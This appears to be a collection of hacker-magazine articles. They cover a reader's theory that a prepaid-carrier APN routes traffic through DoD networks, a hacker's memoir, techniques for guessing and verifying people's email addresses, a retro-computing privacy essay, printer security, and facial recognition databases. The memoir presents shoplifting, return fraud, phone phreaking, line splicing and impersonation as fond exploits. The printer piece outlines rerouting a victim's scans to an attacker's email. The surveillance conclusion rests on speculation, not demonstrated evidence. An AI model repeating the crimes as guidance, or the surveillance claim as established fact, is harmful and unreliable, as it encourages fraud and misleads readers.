I was recently doing some research of cellular networks and how public IP addresses change when moving from tower to tower when I came across an interesting discovery. It seems that my Android mobile phone was reporting two different public IP addresses. When I would use third-party tools like free websites to check my WAN IP, the results would always come back as expected and point to my existing carrier's network. However, when I dug through some of the internal menus in Android settings, I discovered a second IP public address which I did not recognize. This seemed odd as it was a completely different network than my carrier.. Being a little curious, I ran a whois query against the second IP and the results were astonishing. It turns out that this second IP was tagged as belonging to a Department of Defense network based in Columbus, Ohio.

At first, I thought this was funny but also a little scary. Frankly, I wasn't too worried about it as I'm not all that interesting nor was I committing any crimes that would warrant direct surveillance by the most powerful country on Earth. However, I do consider myself to be a privacy conscious individual and use VPN whenever possible, have very little social media presence, use an encrypted email provider, and use encrypted messaging for SMS. Based on this and some of the things I'd read in the Snowden dumps, it wasn't improbable that I was deemed interesting for those reasons.

At any rate, I decided to investigate further to try and determine if this was just a fluke or something targeted at me specifically. To begin, I rebooted my device and then installed a couple of network monitoring apps. Each time I'd reboot the device, the same pattern of behavior occurred. My external IP showed as belonging to my cellular provider, but a second "Carrier IP" was showing up. I continued by disabling and enabling my cellular connection to refresh the IPs and began recording what addresses I was receiving. I then began looking each of these IP addresses up to determine who owned them. To my astonishment, four out of five times, this "Carrier IP" was coming back as belonging to the DoD network. In some instances, however, the IPs were showing up as coming from the United Kingdom's Ministry of Defence. That was obviously strange considering that I was in the USA at the time. Another weird fact was, depending on what system I used to look up the IP addresses, some were reporting as not available and others were throwing warnings with detailed legal language stating that I wasn't allowed to query the whois records except for specific purposes.

To investigate further, I looked at the phones of friends and family members that were using the same carrier I was. The weird thing was that none of their devices showed this second IP address the way that mine did.... Now I was getting a little worried, but still thought it was worth digging a little deeper. So I tethered my phone to my laptop and began sniffing some of the traffic and running traceroutes to determine what was happening. Turned out that the DoD/MoD addresses were in fact showing as belonging to my device (only one hop away and only a few milliseconds of latency). An odd thing that occurred whenever I tethered the phone to my laptop, however, was that a third public IP address began showing up in some of the network analysis apps I had installed on my device. This third IP also showed as belonging to a DoD or MoD network. When I disabled my Wi-Fi hotspot, this IP would disappear, and when the hotspot was enabled, it would again reappear.

One thing that stood out about my friends' and family's devices as different than mine was that their devices were all showing an IPv6 address, whereas mine was an IPv4. I then began to compare the APN settings on my device to theirs, and that is when things got really interesting. I was using an Android device with a prepaid mobile virtual network operator (MVNO) that piggybacks on top of T-Mobile. When I set the phone up for this carrier, I followed their instructions and installed the APN as detailed in their onboarding guide. Some of my friends were using the exact same carrier as I was, but didn't bother setting up the APN that the carrier recommended we use; instead, they were using T-Mobile's default APN that automatically populated when inserting the SIM card. I tried setting up this APN on their devices and discovered that as soon as I did, the DoD IP addresses began showing up.

So at this point, I felt pretty confident that this mysterious APN was likely the culprit. To investigate further, I began entering several new APNs with slightly different settings in each to see what kind of IP addresses I'd receive. Well, it turned out that T-Mobile would only allow me to connect using IPv6 whereas the prepaid MVNO would allow IPv4 or IPv6 connections. If I connected to the MVNO using an IPv6 connection, everything looked almost identical to what I'd get with the T-Mobile APN. None of the DoD/MoD IP addresses were showing up when I connected over IPv6, however they would *always* show up when I connected using IPv4. This seemed odd to me, especially since the MVNO's instructions explicitly called out using IPv4.

I then took to the web to search on the APN settings that my carrier was recommending. It turned out that at least five other prepaid phone carriers were providing instructions to use the exact same APN settings as my carrier. Upon further investigation, it seemed that all of them were using T-Mobile as the underlying network. Another interesting fact was that all of these carriers were providing prepaid SIM cards which didn't require any registration. Many of them were targeted at people traveling to the USA from abroad who wanted a SIM card to use while on vacation. Others were providing SIMs for use in alarm systems and GPS tracking equipment. Based on this, it seems probable that this APN may in fact be routing cellular traffic through a DoD network. I could be wrong, but if others have any possible explanations, I'd love to hear them.

I obviously can't say this with 100 percent certainty, but based on the research I did, it seemed to support the theory that this APN may in fact be used for surveillance purposes. In the end, I felt my initial assumptions were probably correct: I'm not really all that interesting. Rather, it seems that I may have stumbled onto something bigger than I had initially expected. I'll include some of the research I did to help get interested parties started to investigate further, but in conclusion, if that conspiracy theorist friend of yours claims the government is spying on them, they might not be as crazy as you think they are....

DoD APN?

```
Cellular Data
Name - Ultra
APN - Wholesale
Proxy - (leave blank)
Port - 8080
Username & Password - (leave blank)
Server - (leave blank)
MMS
MMSC - http://wholesale.mmsmvno.com/mms/wapenc
MMS Proxy - (leave blank)
MMS Port - (leave blank)
MCC - 310
MNC - 260
Authentication Type - (leave blank)
APN Type - default,supl,mms
```

Carriers That Use this APN

```
Ting
Ultra
SpeedTalk
ZipSIM
Roam
Mint
AlarmSIM
```

IP Addresses

```
HOST IP --> 25.175.94.2, 21.250.106.162, 21.250.111.204, 26.194.83.43, 25.175.83.43
GATEWAY IP --> 25.175.94.1, 21.250.106.161, 21.250.111.205
External IP --> 172.58.35.148, 172.58.35.199, 172.58.38.251
HOTSPOT  IP  -->  26.194.57.144,  25.175.65.232,  25.175.205.29,  26.195.248.156,
25.174.65.239, 21.251.115.224
```

WHOIS Query - Network 1

```
whois 26.194.83.43

NetRange:       26.0.0.0 - 26.255.255.255
CIDR:           26.0.0.0/8
NetName:        DISANET26
NetHandle:      NET-26-0-0-0-1
Parent:          ()
NetType:        Direct Allocation
OriginAS:
Organization:   DoD Network Information Center (DNIC)
RegDate:        1995-05-01
Updated:        2009-06-19
Ref:            https://rdap.arin.net/registry/ip/26.0.0.0

OrgName:        DoD Network Information Center
OrgId:          DNIC
Address:        3990 E. Broad Street
City:           Columbus
StateProv:      OH
PostalCode:     43218
Country:        US
RegDate:
Updated:        2011-08-17
Ref:            https://rdap.arin.net/registry/entity/DNIC

OrgAbuseHandle: REGIS10-ARIN
OrgAbuseName:   Registration
OrgAbusePhone:  +1-844-347-2457
OrgAbuseEmail:  disa.columbus.ns.mbx.arin-registrations@mail.mil
```

```
OrgAbuseRef:     https://rdap.arin.net/registry/entity/REGIS10-ARIN
OrgTechHandle: REGIS10-ARIN
OrgTechName:   Registration
OrgTechPhone:  +1-844-347-2457
OrgTechEmail:  disa.columbus.ns.mbx.arin-registrations@mail.mil
OrgTechRef:    https://rdap.arin.net/registry/entity/REGIS10-ARIN

OrgTechHandle: MIL-HSTMST-ARIN
OrgTechName:   Network DoD
OrgTechPhone:  +1-844-347-2457
OrgTechEmail:  disa.columbus.ns.mbx.hostmaster-dod-nic@mail.mil
OrgTechRef:    https://rdap.arin.net/registry/entity/MIL-HSTMST-ARIN
```

Whois Query - Network 2

```
IP Location      United Kingdom United Kingdom London Uk Ministry Of Defence
Whois Server     whois.ripe.net
IP Address       25.175.83.43
% Abuse contact for ‘25.0.0.0 - 25.255.255.255’ is ‘’

inetnum:        25.0.0.0 - 25.255.255.255
netname:        UK-MOD-19850128
country:        GB
org:            ORG-DMoD1-RIPE
admin-c:        MN1891-RIPE
tech-c:         MN1891-RIPE
status:         LEGACY
notify:
mnt-by:         UK-MOD-MNT
mnt-domains:    UK-MOD-MNT
mnt-routes:     UK-MOD-MNT
mnt-by:         RIPE-NCC-LEGACY-MNT
created:        2005-08-23T10:27:23Z
last-modified: 2016-04-14T09:56:26Z
source:         RIPE

organisation:   ORG-DMoD1-RIPE
org-name:       UK Ministry of Defence
org-type:       LIR
address:        Not Published
address:        Not Published
address:        Not Published
address:        UNITED KINGDOM
phone:          +44(0)3067700816
e-mail:
admin-c:        MN1891-RIPE
abuse-c:        MH12763-RIPE
mnt-ref:        RIPE-NCC-HM-MNT
mnt-ref:        UK-MOD-MNT
mnt-by:         RIPE-NCC-HM-MNT
mnt-by:         UK-MOD-MNT
created:        2004-04-17T12:18:23Z
last-modified: 2016-10-06T11:09:40Z
source:         RIPE

person:         Mathew Newton
address:        ISS Design Directorate, Joint Forces Command
address:        UK Ministry of Defence
phone:          +44 (0)30 677 00816
e-mail:
notify:
nic-hdl:        MN1891-RIPE
created:        2005-03-18T10:42:04Z
last-modified: 2017-10-30T21:46:39Z
source:         RIPE
mnt-by:         UK-MOD-MNT
```

WHOIS Query - Network 3

```
NetRange:       172.32.0.0 - 172.63.255.255
CIDR:           172.32.0.0/11
NetName:        TMO9
NetHandle:      NET-172-32-0-0-1
Parent:         NET172 (NET-172-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS21928
Organization:   T-Mobile USA, Inc. (TMOBI)
RegDate:        2012-09-18
Updated:        2012-09-18
Ref:            https://rdap.arin.net/registry/ip/172.32.0.0
```

```
OrgName:        T-Mobile USA, Inc.
OrgId:          TMOBI
Address:        12920 SE 38th Street
City:           Bellevue
StateProv:      WA
PostalCode:     98006
Country:        US
RegDate:        2003-01-02
Updated:        2017-01-28
Ref:            https://rdap.arin.net/registry/entity/TMOBI

OrgTechHandle: DNSAD11-ARIN
OrgTechName:   DNS Administrators
OrgTechPhone:  +1-888-662-4662
OrgTechEmail:  ARINtechcontact@t-mobile.com
OrgTechRef:    https://rdap.arin.net/registry/entity/DNSAD11-ARIN

OrgAbuseHandle: ABUSE4857-ARIN
OrgAbuseName:   abuse
OrgAbusePhone:  +1-888-662-4662
OrgAbuseEmail:  abuse@t-mobile.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/ABUSE4857-ARIN
```

Whois Query - Network 4

```
NetRange:       21.0.0.0 - 21.255.255.255
CIDR:           21.0.0.0/8
NetName:        DNIC-SNET-021
NetHandle:      NET-21-0-0-0-1
Parent:          ()
NetType:        Direct Allocation
OriginAS:
Organization:   DoD Network Information Center (DNIC)
RegDate:        1991-07-01
Updated:        2009-06-19
Ref:            https://rdap.arin.net/registry/ip/21.0.0.0

OrgName:        DoD Network Information Center
OrgId:          DNIC
Address:        3990 E. Broad Street
City:           Columbus
StateProv:      OH
PostalCode:     43218
Country:        US
RegDate:
Updated:        2011-08-17
Ref:            https://rdap.arin.net/registry/entity/DNIC

OrgAbuseHandle: REGIS10-ARIN
OrgAbuseName:   Registration
OrgAbusePhone:  +1-844-347-2457
OrgAbuseEmail:  disa.columbus.ns.mbx.arin-registrations@mail.mil
OrgAbuseRef:    https://rdap.arin.net/registry/entity/REGIS10-ARIN

OrgTechHandle: MIL-HSTMST-ARIN
OrgTechName:   Network DoD
OrgTechPhone:  +1-844-347-2457
OrgTechEmail:  disa.columbus.ns.mbx.hostmaster-dod-nic@mail.mil
OrgTechRef:    https://rdap.arin.net/registry/entity/MIL-HSTMST-ARIN

OrgTechHandle: REGIS10-ARIN
OrgTechName:   Registration
OrgTechPhone:  +1-844-347-2457
OrgTechEmail:  disa.columbus.ns.mbx.arin-registrations@mail.mil
OrgTechRef:    https://rdap.arin.net/registry/entity/REGIS10-ARIN
```

The Hacker Perspective

by shadoe

"Are you a hacker?"

Any time someone asks me that question, I pause to reflect on what they mean. Do they want me to pirate software for them? Do they want to know if I can fix some problem for them that resides in some faceless back-end? Do they envision me in some shadowy, confined space up at all hours of the night relentlessly smashing keys in pursuit of some locked away gem of knowledge? Or do they have a genuine interest in my abilities as a problem finder/solver?

I usually respond in the affirmative and wait for the next question, but sometimes I can tell already what it will be. I definitely don't pirate software for people (anymore), break into protected systems (anymore), and I think my home office is fairly well-lit and decently sized. The locked away gems I hunt are those that still reside in my own mind, waiting to be seized. So, if I peg someone as the type whose follow-up is likely on one of those veins, I just shrug and say "nah, not really."

In reality, yes, of course, I am a hacker. But, it was many years before I became comfortable self-labeling as such without feeling like an impostor. When I was a pre-teen, the hacker persona I envisioned could do amazing things like break through any password-protected software on the fly, cause money to spit out of ATMs, and bring us all to the brink of nuclear war (thanks a lot, *WarGames*!). I could do exactly zero of these when I began my journey.

I began a typical 80s kid's route to hackerdom by dialing up to various local BBSes and playing games, downloading piles of docs on all kinds of interesting subjects (yeah, you had to print them out if you wanted to realistically reference or share them), messaging other users, and learning about "warez" and the trading of them.

My first hack struck a blow against Corporate America. I had a Commodore 128 and a 1200 baud modem at that time (prior, my rig was the workhorse VIC-20 and its screaming 300 baud acoustic coupler). It occurred to me that the 2400 baud modem and mine were pretty much the same size, being cartridges and all. So, I purchased a brand new 2400 baud modem from a nationwide toy store chain, took it home, popped open the cartridges, and switched the guts. If I recall correctly, I had to make some small modification to (read: melted a hole in) the 2400's case for it to fit back together. Armed with my receipt and recently swapped guts, I returned to the store where I made the purchase and approached the return counter. I was extremely paranoid that I was going to be busted. I was only 12 and had no idea how closely it would be examined. To my adrenaline-enhanced elation, I succeeded!

Soon, I began looking into disk copying software that eliminated copy protection and shoplifting games from another, more software-focused national chain. My technique was pretty good: walk in the store with a bag from another retail establishment (in the same mall, no big deal), grab two copies of the target software and hold them as one with one in front of the other, position things so that I could hold the bag open, and drop the back box in. I could crack the games and use them for currency to download other warez or, if that particular title was already cracked, I could sell a copy to my classmates for less than they would pay retail. When *Pools of Radiance* came out with its code wheel encryption, I had my first success using a hex editor to remove the check all on my own (shout out to Bandit's Hideout in the 817)!

I wasn't always breaking the law. One of my favorite hardware hacks to date was one I made when I was in junior high school. That

Christmas, I received a gift that was essentially an answering machine for your locker. It came with two whistles that you could give to friends, and the idea was that they could go to your locker (where you would hang this recorder inside), blow the whistle to activate it, and talk to the ventilation holes (where you would tape the microphone) to leave messages. For me, it had limited utility as my friend count was quite low and, of that number, none of them were really interested in my toy beyond an initial test. I also had an old hanging door knob alarm that I had liberated from a box of old electronics my grandfather was tossing. I decided that I would see if I could somehow merge the functionality of "touch the doorknob to do X" and "blow the whistle to do Y" and I spent an evening following wires and leads from microphone to controller board of the tape recorder and weird insulated wire loop to controller board of the alarm. When I was satisfied that there was no harm in trying and thought I had a good idea of how the change should go, I cut some leads and soldered the right bits to their new places. I fully expected failure, but it worked! I was able to touch the wire and make the tape recorder turn on. I essentially had eliminated the hard limit of two users without resorting to paying for more whistles and struck another blow to Corporate America!

Eventually, retail security started tightening up and I abandoned the physical theft game. I turned back to the BBSes and piles of docs I had accumulated and started exploring the phreaking side of things. One box, two box, red box, blue box... there is no way I can get into the history of boxes in this article. Just imagine a world where payphones were plentiful (COCOTs were also fairly easy to find) and you could make free phone calls to anywhere at will if you spent a little money and some time with a soldering iron. The best part of that? Being one of very few people on your college campus that knew this stuff and making some spending money selling non-resident students the magic box that let them call back home to their parents, significant others, or anyone. Oh, and of course, giving Corporate America as many paper cuts as possible.

I think one of the most important skills for the general hacker is social engineering. Social engineering is fun. Once, my then-girlfriend and a few of her friends were looking for a place to rent when the semester was finished. She had an idea that I was a "hacker" (though I wasn't embracing it fully at the time) and "good with phones" and asked if there was anything I could do to help make sure nobody got in touch with the person renting out this particular place. I called up Bell and posed as the mark, and was able to add remote call-forwarding to his list of services. Then, I simply forwarded his calls to an unused PBX extension on our dorm floor and waited for the girls to tell me they had it.

My college years were incredibly enlightening. Until 1991, I had never heard of the Internet. Once I learned some initial Unix commands for the school's workstations, I began learning about how the systems on the network communicated, what services they offered, and how to chat with people all over the world. Instead of IRC, I fell hard into the MUD that was being hosted on one of the university's Suns. I fell so hard, in fact, that my academic life suffered to the point that I was unable to continue my education. It was a depressing time. I had finally figured out that I wanted to be "in computers," likely a programmer of some kind, but I had just shot myself in the foot by dropping out of college.

To avoid the humiliation of returning to my hometown as a failure, I moved in with some roommates to save expenses and I took on temporary jobs, making pitiful hourly wages. I wanted to stay because it was 1994 and things were starting to heat up around everyday consumers and the Internet. I needed to get "in" somehow. During this period, I was still accessing my old university account to play the MUD. When we didn't have phone service at the apartment, I would splice a neighbor's line at the junction block while they were at work or sleeping. When the university disabled my login, I went to the lab and I found a way to get MUD access from the dumb terminals without needing to log in at all. It wasn't magic, it was CTRL-C telnet. And, if you are thinking, "Wow, I could do some serious SMTP exploitation with unlogged access to telnet," you are right! I had some fun with that, for sure. I never did anything stupid, like a friend of mine who used his work machine to spoof a threatening letter to President Clinton. Seriously, he got walked out by Secret Service agents and everything.

By this time, I had gathered various bits of knowledge across a number of domains. I had also made the jump in the temporary labor market to "knows DOS" contracts. At last, a foot in the door! I slowly began the long slog through the path of low-level IT/support grunt, to permanent positions doing "level 2" support, then to freelance work around the products I had been supporting, to returning to Corporate Land as a technical and sales-enablement trainer.

I came to view hacking as more of a life ethic than an activity. I am always looking for ways to poke at the squishy edges of things. I do it to further my knowledge about that thing - or how that thing, used in a manner that it wasn't originally intended, might help me discover more squishy edges of another thing or things. Hacking is not confined to the world of software or computer hardware or phones. If you can envision any process as a diagram or flow of individual component pieces, you can come up with attack vectors that can help you gain advantages or control outcomes.

I was finally able to jump from the IT side of technology to the creator/programmer side about seven years ago. I had been dabbling with web development as applications on smartphones and it turned out I was pretty adept at it. I made a few apps, then a little money. Then, like before, I freelanced some work making apps for other people. I became involved in the online community and the IRC channel that grew around the ecosystem. At one point, I approached the smartphone manufacturer about a cryptic tweet they had made regarding a position that seemed perfect for me (minus the part about having no professional programming experience or computer science degree). They asked me to describe what I thought the position would entail. They practically plagiarized my response when they made the official posting! I decided I would take my chances, since I felt I was at the pinnacle of my career path at that point. I still had major reservations about being exposed as a fraud, but I made it through the initial phone screen, then another, then a face-to-face where I had to do some of the hardest things I've ever done in an interview. I was honest about the perception I had of myself as not strictly a web developer, but as a consummate troubleshooter and asked questions of each of my interviewers that let them know I was engaged and serious about learning the things I couldn't answer. In short, I relied on every piece of experience I had gained to that point and used it to hack my way through each bit of that hiring process to land the position.

So, yeah, I'm a hacker and I'm damned proud of what I have accomplished. It doesn't matter that I'm not stealing corporate secrets from competitors or fixing parking tickets for people. What matters is that I know I can always approach problems from an angle that is slightly different than people who don't care about the why. If you understand the why of something, you can most times deduce the how of subverting it. If you are just starting your journey, don't get discouraged by not knowing everything (or anything!).

Keep hacking at things and, over time, experience will improve your technique. Stay safe, smart, and secure!

Who knows what mediocrity lurks in the hearts of software? shadoe knows... and likes to tell everyone about it until they're sick of listening.

HACKER PERSPECTIVE ***submissions have closed again.***

We will be opening them again in the future so write your submission now and have it ready to send!

Finding Email Addresses

by Michael Ravnitzky

Sending an email directly to the CEO of a company - to share your customer experience, either positive or negative - can be a powerful and remarkably effective communications tool, if used judiciously. But first, you need their email address. To avoid unsolicited emails, many individuals no longer publish their personal or professional emails online. There are, however, a set of simple techniques that can help you find (or predict) the email address of almost anyone.

Organizational IT policies mean that many email addresses can be accurately predicted. The "prefix" of an email - the part that precedes the at sign (@) - typically follows a pattern based on the person's name. The "domain" - the part that follows the @ is often (but not always) the same as the primary web domain of the CEO's company, such as ibm.com, walmart.com, exxonmobil.com, etc.

Since emails are part of a company's communications interchange, email addresses and organizational email formats are hard to keep totally private and show up in a variety of places, including email chains.

Search Engine Strategies

Your first step should be to conduct an online search for the person's name to see if an email address shows up. In some cases, however, the individual's name, mailing address, and phone number appear, but not his/her email address. However, beyond this simple search, there are several other tools available to you.

Some social media accounts (especially Twitter), for example, may include email contacts in the section about the person, or clues to affiliations that may provide a potential email domain. You can also try searching for the individual's name, such as Mary Smith, and the word "email" or "contact." You can also try conducting a domain site-specific search for the person's first name, last name, or both. For example, `site:domain.com "Mary Smith"`.

Finding the email pattern for an organization is also productive. You can search for the domain name and the word "email" to identify formats used for that domain's email accounts. This will help you determine if the email domain differs from the primary website domain. Or you can do a site-specific search, for example, `site:domain.com email`.

Another tool to identify alternate email domains is a WHOIS search for the web domain, which may provide organizational contact email formats.

You can use organization online directories in that industry, or conference attendance lists, to identify the email format for the person's organization.

News database searches can help identify relevant data to predict the individual's email address. Publications written by the person or even their colleagues may provide useful email data.

Most Organizational Email Assignments Are Formulaic and Predictable

Many emails can be predicted accurately because organizational IT staff are notoriously unimaginative in selecting/designating email address formats, and their operating procedures dictate a standard format for email addresses. Usually, the email address is assigned using a standard organization-wide pattern.

There are exceptions, of course. For example, one prominent news organization has been creative in assigning email addresses, often adding serialized numbers over time to deter spam.

Let's use the name John Q. Public at *2600* as a sample. The most frequent organizational email patterns are these:

```
First dot Last: John.Public@2600.com
First Last: JohnPublic@2600.com
First Initial dot Last: J.Public@2600.com
First Initial Last: JPublic@2600.com
Last First Initial: PublicJ@2600.com
```

Less commonly, other email address patterns may be used:

```
John.P@2600.com
JohnP@2600.com
Public.J@2600.com
Public.John@2600.com
John@2600.com
Public@2600.com
JQP@2600.com
```

Sometimes, an underscore or a hyphen is used instead of a dot. For example:

```
John_Public@2600.com
```

In other cases, a middle initial is included in the prefix, such as:

`John.Q.Public@2600.com`

Or possibly:

`JQPublic@2600.com`

Email address assignments to individuals with a hyphenated name can vary, making it harder to predict the address.

Though less common today, for some years, many email frameworks limited the prefix to a fixed number of letters, usually eight, after which the rest of the name is truncated. Therefore, if their name had been Teddy Roosevelt, their email might be written as `trooseve@2600.com`.

The email pattern formats will surface across the organization, making it straightforward to predict the applicable email address.

Nicknames

In some cases, the email address follows the individual's formal given name, but the person commonly uses a nickname. That can sometimes cause an additional complication in predicting an email address.

BCC Can Be a Great Email Finding Tool

If you have several potential email address candidates and you know the domain name, you can send the message with all the potential email addresses as BCC (blind carbon copy) to suss out the correct address. This may include some or all of the permutations described in Rule 1.

BCC messages with incorrect email addresses usually don't get delivered and don't bother anyone, yet they provide valuable information on the correct email address format.

Most of the emails will bounce back, but the one that doesn't bounce is likely to be the correct email address. The bounce message or an "out of office" message can often provide valuable extra formatting or other information.

If the email format is the "John.Q.Public@2600.com" type, requiring a middle initial, you can either conduct a web search to help locate the individual's middle initial or check an online telephone directory (such as `anywho.com`). Alternatively, you can send the email in all 26 variants, using BCC, for all 26 middle initial combinations, one for each letter of the alphabet. The correct email will go through; the rest will bounce or be ignored, or may possibly be received by a person with the same name but different middle initial.

Often, individuals who do not have a middle name, or prefer not to use their middle name, may be included in the system with an X as a default middle initial. Some women may use a previous surname for their middle name.

Deliberate Bounces

Apart from incidental bounces, sending a deliberately defective email to the email domain may trigger an error message that contains useful email address formatting information.

Assume Gmail

Sometimes searching for the individual's name with a series of commercial email domains (especially gmail.com) may pull useful search results to the top.

CVs

In an academic environment, a curriculum vitae or CV is likely to contain email contact information. Therefore, you can search for the individual's name plus CV (or resumé) to identify these types of documents.

Email Aliases

While some people use shorter or more casual versions of the organizational email address, these are usually aliases, and the full pattern email also will successfully deliver the message. The exception is for top leadership, who sometimes may receive nonstandard email addresses.

Email Pinging

While a full discussion of email pinging is beyond the scope of this article, it is worth mentioning.

Pinging an email address is the act of verifying that the address is a real email address, but without sending an actual message. Pinging an email address is something you can do yourself. Instructions on how to accomplish this can be found at:

```
tools.verifyemailaddress.io/
➥Articles/Ping/How_To_Ping_Email_
➥Address
```

But many SMTP servers block email address pinging, so this might be increasingly difficult to do.

However, there are a number of online services that make it easy to ping an email address to determine whether it is active. Some of them include:

- `verify-email.org/`
- `tools.verifyemailaddress.io/`
- `mailtester.com/testmail.php`
- `www.emailhippo.com`

This allows testing of email addresses without using the BCC method. While possible in some cases, email pinging does not always produce a conclusive result. Some email addresses cannot be pinged due to limitations placed on remote mail servers.

Contacting an Assistant

Sometimes it is better to reach out to the administrative assistant or executive assistant, whose email address may be easier to locate. The message can explicitly recognize the gatekeeping process while enlisting the gatekeeper as an ally who can send the message directly to the intended recipient. Sometimes this works as well, or even better, than direct outreach to the boss. In some cases, you can mention that you'd like to send the boss an email and ask for his or her email address, but the assistant is more likely to be receptive if you simply ask that your email be forwarded to the CEO.

Worthwhile Tools

For years, RocketMail provided a cursory pattern analysis on an organization's email by collecting examples of emails with the domain name. For a particular domain, RocketMail showed the most common email patterns by percentage. If you subscribed to the service, it would provide the actual email for a given individual.

Better tools are now available.

`VoilaNorbert` is an email-locator tool; some access is free, but frequent use requires a subscription.

`Hunter.io` is another subscription email locator tool that provides all email addresses from a given domain name. But you can use it for free to identify email patterning for a domain.

`BuzzStream` is another email finder and social media page finder.

`Email Permutator` is a Google Docs sheet created by Rob Ousbey of Distilled.net. This tool takes a person's name and creates all the typical email permutations for that name for a given domain. You can then either send a message using the permutations in BCC, or else verify the email address using email pinging.

With this variety of helpful techniques and a little effort, it is not difficult to find a person's email address.

More Advanced Processors, Greater Privacy Intrusions

by Diana

One thing that makes me happy is that a TI-99/4 emulator still exists for me to develop and explore privately; the ability to think of a game or even to write a simple random color abstract portrait maker. All without having to worry about viruses, pop-ups, and even snooping.

The abstract random color portrait program is:

```
5 call clear
10 Print “Abstract Color
➥ Portrait Program”
20 Print “By Diana - 1980-2019
➥- Use Allowed Under Creative
➥Commons (Citation)”
30 Print
40 For i= 1 to 15
50 call color(i, I, I)
60 next I
70 For i=1 to 24
80 For j=1 to 32
90 idx=int(rnd*14+1)
100 call hchar(i,j,32+idx*8)
110 next j
120 next I
```

This program is a simple program and when it runs on a TI-99/4, no data is sent to Google, no data is sent to Microsoft, no one else logs any time of information at all; it is private to you. Or, private to who you are showing the computer screen to at your home.

The TI was around from 1978 to the early 1980s. I actually had a TI-99/4 and like the 99/4 more than the 4A. It was a hybrid 8/16 bit processor with 16MB of addressable memory via bank switching along with movable graphics called “sprites,” the first computer to have it.

An advanced processor, but, no Wi-Fi or modem component that was built into the chip, which could be turned on by outside sources. So, if a computer was built like the TI-99/4, then you would not need to put a piece of paper over the camera to avoid outside images of you being seen without your permission; what you write or program is private, no world data log on a data farm for all of perpetuity (the right to be forgotten).

There was no price of admission for the TI-99/4 as compared to Web 2.0 and other advanced processors developed after 1995, the advent of Windows 95.

What is one to do? For me, when I

heard about Linux in '96, I jumped on and installed my first Slackware distribution into my 16MB Leading Edge and always prefer Linux with my 64 bit laptops. The issue of privacy still remains.

With the TI-99/4 and my trusted Osborne 1, there was great privacy even up to 2005. The reason it was trusted was because the connecting modem was a separate component that was not part of the chip or the main computer board. By not being part of the chip or the main computer board, it meant that the only access by the outside world to your computer was by that box. You decided when and where; no one could access your computer from the outside world without the box. Also, the firmware of the TI-99/4 on system and on cartridges was such that it followed a privacy practice too. No embedded modem or Wi-Fi chips; so, again, total privacy without data logging or snooping. With the Osborne 1, the same thing.

In 2000, there was a short-lived TV series that discussed the fourth generation of a chip which had a modem and Wi-Fi embedded on a chip and a group was trying to warn people about misuse. The misuse now is greater than in 2000; think about the aspects of social media.

In the 1990s up to the early 2000s, many of us participated in chat rooms and we knew that chat room logs were gone quickly. No permanence - you could chat. For many coming out, the privacy due to lack of permanence allowed many to first do this on the Internet. In many communities today, there are still harsh consequences for those who do come out.

Again, when faced with the question of privacy - older designs of computers that were made for fun and development while practicing full privacy in contrast to those made by advertisers and marketers who want to sell your information, I like the older design better. It is a reason why I have one laptop I compose and develop on that is not part of the Internet and why I use a "sneaker network" to transfer my data via flash drive (again never used on the Internet).

Isn't it time that we design computers, laptops, and games again where we have our privacy like the old retro systems? I feel comfortable and better using a system where I know that my keystrokes are not logged, even if it means I have to use a second system to access the Internet.

Given the amount of over-commercialization which has made others concerned about privacy and having their data sold, what about restarting the old BBS networks where no data-farming is allowed and no private data is kept?

Printers: The Overlooked Security Concerns

by Matt Muse, Independent Security Researcher

How much consideration is given to the security of network printers on any given network? Do you view printers as a threat to your network? Growing research shows that network printers are a major risk, and with time we can expect more and more attackers leveraging printers as an attack vector.

Consider this possible scenario as an example. An attacker wants to exfiltrate information from John. John works in a critical government setting where his PC is locked down with secure passwords as mandated and his device is fully encrypted. However, when scanning the network, the attacker notices many network printers. Simply visiting the IP address of any of these printers will bring you to the device's login page. What a surprise, default credentials were used as most organizations don't follow any sort of security practices when it comes to printers, no matter how secure the rest of their devices may be! In this case, the attacker only needs to enter the contacts/address book and remap the scanning/email profiles for John to send to the attacker's own email address, and John will begin sending potentially confidential information directly to the attacker's inbox.

Another fairly recent attack method has been spoofing these multifunction devices (which is rather easy) and sending an email with a malicious attachment to users and making it appear to originate from their office copier, which they trust blindly of course. How many users are going to carefully check emails that are sent from the copy machine that they use every day? If IT professionals don't take the risk seriously, how can the end user possibly be expected to avoid the threat?

Yet another example in recent memory is "HackerGiraffe" abusing port 9100 to print messages to support PewDiePie, a popular streamer, on 50,000 printers worldwide. According to "HackerGiraffe," the whole exploit took him about 30 minutes from first hearing about port 9100 to writing the script he used. A worldwide hack was pulled off by someone who described himself as bored while playing *Overwatch*.

So just how bad is the risk posed by network printers? In 2017, Spiceworks did a study on printer security and determined that only 41 percent of printers have any kind of security controls applied. What is even more alarming is that only 16 percent of IT support professionals view a network printer as an attack vector. This can only be described as total negligence in an age where security has become a critical component of modern corporate settings. Like any other endpoint on a network, the weakest link puts the entire network at risk for being compromised. Attackers will always look for the easiest point of entry and the data is there to show that printers are not being taken seriously when it comes to securing them on networks. If IT professionals don't stop viewing printers as basic tools, and start viewing them as networked low security computers that can also print, we will continue to see a rise in printers being used as easy targets.

EFFecting Digital Freedom

Who Has Your Face?

by Jason Kelley

Without your knowledge or consent, chances are high that a photo of you is in a government facial recognition database, right now. That could give access to government agencies like the FBI, Immigration and Customs Enforcement, and local and state law enforcement to compare your photo against photos of people suspected of committing crimes, potentially putting you at risk of being misidentified and invading your privacy. And perhaps the worst part: right now, it's nearly impossible to know for sure which databases you're in and which agencies can access them.

How did we end up here - and how did you end up in a facial recognition database? It's a version of the same story that privacy advocates and technologists have been telling for decades, often beginning with the implementation of a fairly unknown technology with supposedly benign intentions. In this case, DMVs began using facial recognition software, in some states more than a decade ago, ostensibly to catch fraud. The DMVs initially used the technology to compare photos of new license or ID applicants to those already in the database. But soon, other agencies came knocking. Requiring the collection of data on so many people, and implementing a way to search through it to supposedly limit crime, helped open up the door for other agencies to do the same. This is an important reminder that often all it takes for a technology to endanger a person or a group of people is to change who has access to it - and this is why it's so important to consider who has that access, and who could potentially obtain access in the future.

Fast forward a decade or so to now and, depending on which state issued your ID, you may or may not be in one of these facial recognition databases. Various agencies may have unfettered, direct access to the system itself, or they may submit images and expect the DMV to return potential matches. And this violation doesn't just happen at DMVs. Similar types of sharing occur with the photos used for passports and visas as well, and is also planned for trusted traveler programs like TSA's PreCheck. But because these agencies aren't up front about who they share access to their databases with and because they are all run differently, it's difficult, if not impossible, for the public to review their use.

